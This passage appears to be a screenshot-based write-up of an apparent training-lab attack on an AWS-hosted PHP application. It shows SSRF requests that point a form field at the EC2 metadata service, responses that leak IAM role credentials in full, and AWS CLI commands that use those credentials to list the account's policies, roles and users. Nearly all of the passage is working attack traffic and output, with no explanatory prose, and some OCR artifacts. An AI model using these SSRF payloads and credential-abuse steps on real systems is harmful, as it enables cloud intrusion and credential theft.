
2024-04-15
-----------------------------34427330182848328565998548736
Content-Disposition: form-data; name="ip"

http://169.254.169.254/latest/meta-data/public-hostname
-----------------------------34427330182848328565998548736
Content-Disposition: form-data; name="organization"

tresre
-----------------------------34427330182848328565998548736--
```

```
HTTP/1.1 200 OK
Date: Mon, 01 Apr 2024 21:41:10 GMT
Server: Apache/2.4.58 ()
X-Powered-By: PHP/7.2.34
Upgrade: h2,h2c
Connection: Upgrade, close
Content-Type: text/html; charset=UTF-8
Content-Length: 50

ec2-18-216-126-203.us-east-2.compute.amazonaws.com
```



```
POST /process.php HTTP/1.1
Host: 18.216.126.203
Content-Length: 506
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/122.0.6261.95 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryy4kcG3BY5kVOCBe2
Accept: */*
Origin: http://18.216.126.203
Referer: http://18.216.126.203/update.html
Accept-Encoding: gzip, deflate, br
Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundaryy4kcG3BY5kVOCBe2
Content-Disposition: form-data; name="url"

teste
------WebKitFormBoundaryy4kcG3BY5kVOCBe2
Content-Disposition: form-data; name="date"

3021-11-20
------WebKitFormBoundaryy4kcG3BY5kVOCBe2
Content-Disposition: form-data; name="ip"

http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-role
------WebKitFormBoundaryy4kcG3BY5kVOCBe2
Content-Disposition: form-data; name="organization"

teste
------WebKitFormBoundaryy4kcG3BY5kVOCBe2--
```

```
HTTP/1.1 200 OK
Date: Sun, 10 Mar 2024 22:47:54 GMT
Server: Apache/2.4.58 ()
X-Powered-By: PHP/7.2.34
Upgrade: h2,h2c
Connection: Upgrade, close
Content-Type: text/html; charset=UTF-8
Content-Length: 1566

{
"Code" : "Success",
"LastUpdated" : "2024-03-10T22:15:23Z",
"Type" : "AWS-HMAC",
"AccessKeyId" : "ASIAUI7PQBNFRMM6OGWU",
"SecretAccessKey" : "GIfFFem2MTscpOIpAC+AOdBKvzNQ2J+IAnMJV+bH",
"Token" :
"IQoJb3JpZ2luX2VjEBYaCXVzLWVhc3QtMiJHMEUCIFLB7MjIb9pDy3RlfWecxCTQA5esvXe6Bv1IkBGktZchAiEAmpSx/w
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
psZQiNKm5wOFTFwyNOOFGdbeHKiHcj34dSDUw1car9z/1pX2eW8sLbN4IuNfE1c/VbpY3FmITIbPzvbJnJ91Anr1WEQtKr7
3sA4kEbirMQ7xe/+C+LUMNPhuK8GOrEBmgdoaBe1EXDdfH9Z04+UFGekwpNu4DBeX8gjWrqSIMMZOC2tpkicx3iInUQou4i
iuOxe7e7LEEpYLBIPyIdkQ4z+MiBpm7hhKVU3vE51SJyJVO/L/tqNMbMYQRprRq4YIAwLHOqdWTZwpLAdvjAxBP2F1TSGqa
UJxs+7a8nbvESxdAOJ7I5/vKZLN1gXIr9jNmXuMT8/Ba4yuX2P9VLcdra6vY8NcZQE2+/GbFJtfzpB",
"Expiration" : "2024-03-11T04:22:01Z"
}
```




```
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws configure --profile cwl-iam
AWS Access Key ID [None]: ASIAUI7PQBNFRMM6OGWU
AWS Secret Access Key [None]: GIfFFem2MTscpOIpAC+AOdBKvzNQ2J+IAnMJV+bH
Default region name [None]:
Default output format [None]:

┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ nano credentials

┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws sts get-caller-identity --profile cwl-iam
{
    "UserId": "AROAUI7PQBNFTXRYINNIW:i-0bf85dd045264fc5f",
    "Account": "294170659659",
    "Arn": "arn:aws:sts::294170659659:assumed-role/ec2-role/i-0bf85dd045264fc5f"
}

┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam list-attached-role-policies --role-name ec2-role --profile cwl-iam
{
    "AttachedPolicies": [
        {
            "PolicyName": "ReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/ReadOnlyAccess"
        }
    ]
}

┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam get-policy --policy-arn arn:aws:iam::aws:policy/ReadOnlyAccess --profile cwl-iam
{
    "Policy": {
        "PolicyName": "ReadOnlyAccess",
        "PolicyId": "ANPAILL3HVNFSB6DCOWYQ",
        "Arn": "arn:aws:iam::aws:policy/ReadOnlyAccess",
        "Path": "/",
        "DefaultVersionId": "v111",
        "AttachmentCount": 7,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "Provides read-only access to AWS services and resources.",
        "CreateDate": "2015-02-06T18:39:48+00:00",
        "UpdateDate": "2024-02-05T15:00:23+00:00",
        "Tags": []
    }
}
```




```
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/ReadOnlyAccess --version-id v111  --profile cwl-iam
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "ReadOnlyActions",
                    "Effect": "Allow",
                    "Action": [
                        "a4b:Get*",
                        "a4b:List*",
                        "a4b:Search*",
                        "access-analyzer:GetAccessPreview",
                        "access-analyzer:GetAnalyzedResource",
                        "access-analyzer:GetAnalyzer",
                        "access-analyzer:GetArchiveRule",
                        "access-analyzer:GetFinding",
                        "access-analyzer:GetGeneratedPolicy",
                        "access-analyzer:ListAccessPreviewFinding
                        "access-analyzer:ListAccessPreviews",
                        "access-analyzer:ListAnalyzedResources",
                        "access-analyzer:ListAnalyzers",
                        "access-analyzer:ListArchiveRules",
                        "access-analyzer:ListFindings",
                        "access-analyzer:ListPolicyGenerations",
                        "access-analyzer:ListTagsForResource",
                        "access-analyzer:ValidatePolicy",
                        "account:GetAccountInformation",
                        "account:GetAlternateContact",
                        "account:GetChallengeQuestions",
                        "account:GetContactInformation",
                        "account:GetRegionOptStatus",
                        "account:ListRegions",
                        "acm-pca:Describe*",
                        "acm-pca:Get*",
                        "acm-pca:List*",
                        "acm:Describe*",
                        "acm:Get*",
                        "acm:List*",
                        "airflow:ListEnvironments",
                        "airflow:ListTagsForResource",
                        "amplify:GetApp",
                        "amplify:GetBranch",
                        "amplify:GetDomainAssociation",
                        "amplify:GetJob",
                        "amplify:ListApps",
                        "amplify:ListBranches",
                        "amplify:ListDomainAssociations",
                        "amplify:ListJobs",
                        "aoss:BatchGetCollection",
                        "aoss:BatchGetVpcEndpoint",
```


```
"healthlake:SearchWithPost",
"iam:Generate*",
"iam:Get*",
"iam:List*",
"iam:Simulate*",
```

```
 "storagegateway:List*",
 "sts:GetAccessKeyInfo",
 "sts:GetCallerIdentity",
 "sts:GetSessionToken",
```


```
"ec2:Describe*",
"ec2:Get*",
"ec2:ListImagesInRecycleBin",
"ec2:ListSnapshotsInRecycleBin",
"ec2:SearchLocalGatewayRoutes",
"ec2:SearchTransitGatewayRoutes",
"ec2messages:Get*",
```




```
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~]
└─$ aws iam list-policies --profile cwl-iam
{
    "Policies": [
        {
            "PolicyName": "assume-role-policy",
            "PolicyId": "ANPAUI7PQBNFVAG5K2LIP",
            "Arn": "arn:aws:iam::294170659659:policy/assume-role-policy",
            "Path": "/",
            "DefaultVersionId": "v1",
            "AttachmentCount": 1,
            "PermissionsBoundaryUsageCount": 0,
            "IsAttachable": true,
            "CreateDate": "2022-07-20T07:22:15+00:00",
            "UpdateDate": "2022-07-20T07:22:15+00:00"
        },
        {
            "PolicyName": "assume-role-policy2",
            "PolicyId": "ANPAUI7PQBNF3LJPOKR72",
            "Arn": "arn:aws:iam::294170659659:policy/assume-role-policy2",
            "Path": "/",
            "DefaultVersionId": "v1",
            "AttachmentCount": 0,
            "PermissionsBoundaryUsageCount": 0,
            "IsAttachable": true,
            "CreateDate": "2022-07-20T07:53:07+00:00",
            "UpdateDate": "2022-07-20T07:53:07+00:00"
        },
        {
            "PolicyName": "aws-iam-restriction",
            "PolicyId": "ANPAUI7PQBNFX7WU7ALS4",
:...skipping...
```




```
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::294170659659:policy/aws-iam-restriction --version-id v1  --profile cwl-iam
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "VisualEditor0",
                    "Effect": "Deny",
                    "Action": "iam:*",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-01-27T17:38:36+00:00"
    }
}
```



```
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --version-id v1  --profile cwl-iam
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": "*",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2015-02-06T18:39:46+00:00"
    }
}
```



```
└─$ aws iam list-users --profile cwl-iam
{
    "Users": [
        {
            "Path": "/",
            "UserName": "Automation",
            "UserId": "AIDAUI7PQBNFV24Q2NVW5",
            "Arn": "arn:aws:iam::294170659659:user/Automation",
            "CreateDate": "2022-01-14T20:52:00+00:00"
        },
        {
            "Path": "/",
            "UserName": "AWS-Account-Admin@atomic-nuclear.site",
            "UserId": "AIDAUI7PQBNFRWCXMPKY5",
            "Arn": "arn:aws:iam::294170659659:user/AWS-Account-Admin@atomic-nuclear.site",
            "CreateDate": "2021-09-01T12:43:53+00:00"
        },
        {
            "Path": "/",
            "UserName": "developer",
            "UserId": "AIDAUI7PQBNF4C27CKPQ5",
            "Arn": "arn:aws:iam::294170659659:user/developer",
            "CreateDate": "2024-03-18T14:40:03+00:00"
        },
        {
            "Path": "/",
            "UserName": "ec2-admin",
            "UserId": "AIDAUI7PQBNF6DL2OUARX",
            "Arn": "arn:aws:iam::294170659659:user/ec2-admin",
            "CreateDate": "2021-10-10T09:35:31+00:00"
        },
        {
            "Path": "/",
            "UserName": "emp00",
            "UserId": "AIDAUI7PQBNF65T37ME23",
            "Arn": "arn:aws:iam::294170659659:user/emp00",
            "CreateDate": "2022-01-14T20:54:19+00:00"
        },
        {
            "Path": "/",
            "UserName": "emp001",
            "UserId": "AIDAUI7PQBNF27C73VMVS",
            "Arn": "arn:aws:iam::294170659659:user/emp001",
            "CreateDate": "2024-02-23T06:09:01+00:00"
        },
        {
            "Path": "/",
            "UserName": "emp002",
            "UserId": "AIDAUI7PQBNFQCGI5Z4JN",
            "Arn": "arn:aws:iam::294170659659:user/emp002",
            "CreateDate": "2024-02-23T06:09:01+00:00"
        },
```



```
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam list-user-policies --user-name SathishR --profile cwl-iam
{
    "PolicyNames": []
}


┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam list-user-policies --user-name manish@atomic-nuclear.site --profile cwl-iam
{
    "PolicyNames": []
}

┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam list-user-policies --user-name developer --profile cwl-iam
{
    "PolicyNames": []
}


┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam list-user-policies --user-name AWS-Account-Admin@atomic-nuclear.site --profile cwl-iam
{
    "PolicyNames": []
}

